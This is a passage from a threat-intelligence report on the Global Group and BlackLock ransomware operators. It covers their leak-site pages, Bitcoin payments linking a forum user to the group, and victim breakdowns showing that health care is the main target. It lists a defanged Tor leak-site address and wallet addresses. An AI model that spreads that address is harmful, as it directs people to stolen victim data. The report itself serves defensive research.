


Figure 12: News page of Global Group DLS.

The "why us" section contains a video presentation of the ransomware, potentially aimed at wannabe affiliates.




Figure 13: Why Us page of Global Group DLS.

The “contact” section contains information to contact the ransomware operators, either via email, on X or via the Session messaging app.




Figure 14: Contact page of Global Group DLS.

5. Crypto

On one RAMP thread created by user “red lotus”, the user “\$\$\$” commented to send him 1 dollar in crypto. A wallet was given and a 1\$ transaction was indeed broadcasted to the Bitcoin blockchain.




Figure 15: Discussion on the cybercrime forum RAMP4U.

By viewing transactions made to the wallet belonging to “red lotus”, we can notice that the input wallet was “bc1q663a5y9r6ygmactq7dcnjpn67c0p8fe63q80px”, which we can associate with “\$\$\$”.

TRANSFERS			INFLOW		OUTFLOW		
TIME	FROM	TO	VALUE	TOKEN	USD		
2025-06-24 06:22:51	bc1q663a5y9r6ygmactq7...	bc1qwwt37gle0mg02x9rg...	0.00000968	BTC	\$1.02		

Figure 16: Transaction recorded on the Blockchain.

In a dispute published on RAMP on 22 June 2025, user “maz!keen” claimed that “\$\$\$” owed him around 3k for an access that “\$\$\$” exposed to the public before being used. “maz!keen” then changed the access’ credentials and asked “\$\$\$” for a compensation. After a few messages, “\$\$\$” agreed to pay and “maz!keen” gave a wallet in the discussion.




Figure 17: Discussion on the cybercrime forum RAMP4U.

This wallet received around 3k\$ in Bitcoin from the wallet “bc1qfjpjce40qw97r6vjqr98wtakw5upmq9mar0mmj” which we can also associate with “\$\$\$”.

TRANSFERS		INFLOW		OUTFLOW	
TIME	FROM	TO	VALUE	TOKEN	USD
2025-06-24 07:24:36	bc1qfjpjce40qw97r6vjqr...	bc1qerd2dxq5hutrxq903u...	0.0331	BTC	\$3.49K

Figure 18: Transaction recorded on the Blockchain.

The fact that “\$\$\$” can send 3k\$ in a whim to preserve his reputation indicates that the BlackLock/Global ransomware operation may be profitable.

6. Victims

The group operates a DLS on Tor, accessible at the URL below, where it announces new attack claims and publishes database of compromised victims:

[vg6xwkmfyirv3l6qtqus7jykcuvvgx6imegb73hqny2avxccnmqt5m2id\[.\]onion](http://vg6xwkmfyirv3l6qtqus7jykcuvvgx6imegb73hqny2avxccnmqt5m2id[.]onion)

As we have previously established that the user “\$\$\$” is probably linked to the ransomware operations BlackLock, Eldorado, Mamona Rip and Global Group, we decided to analyse the respective victimology of each operation.

6.1 Eldorado

Between June 2024 and January 2025, Eldorado publicly claimed victims from the following sectors and countries:




Figure 19: Sectors targeted by Eldorado.




Figure 20: Countries targeted by Eldorado.

6.2 Blacklock




Figure 21: Sectors targeted by Blacklock.




Figure 22: Countries targeted by Blacklock.

6.3 Eldorado + Blacklock

We can notice that the top targeted industries are shared by both ransomware operations.




Figure 23: Sectors targeted by Eldorado and Blacklock.

The countries targeted also show some similarity between the two operations, with the USA being the main target by far.




Figure 24: Countries targeted by Eldorado and Blacklock.

6.4 Global Group

While Blacklock and Eldorado seldom targeted the health sector (2 victims of the 126 victims combined), we can clearly see that **the health sector is the prime target of Global group**. This signifies a relentless and unscrupulous reach for financial gains, as health organizations can risk their patient lives if their systems are compromised. As such, they may be more willing to abide by a ransom demand.




Figure 25: Sectors targeted by Global Group.

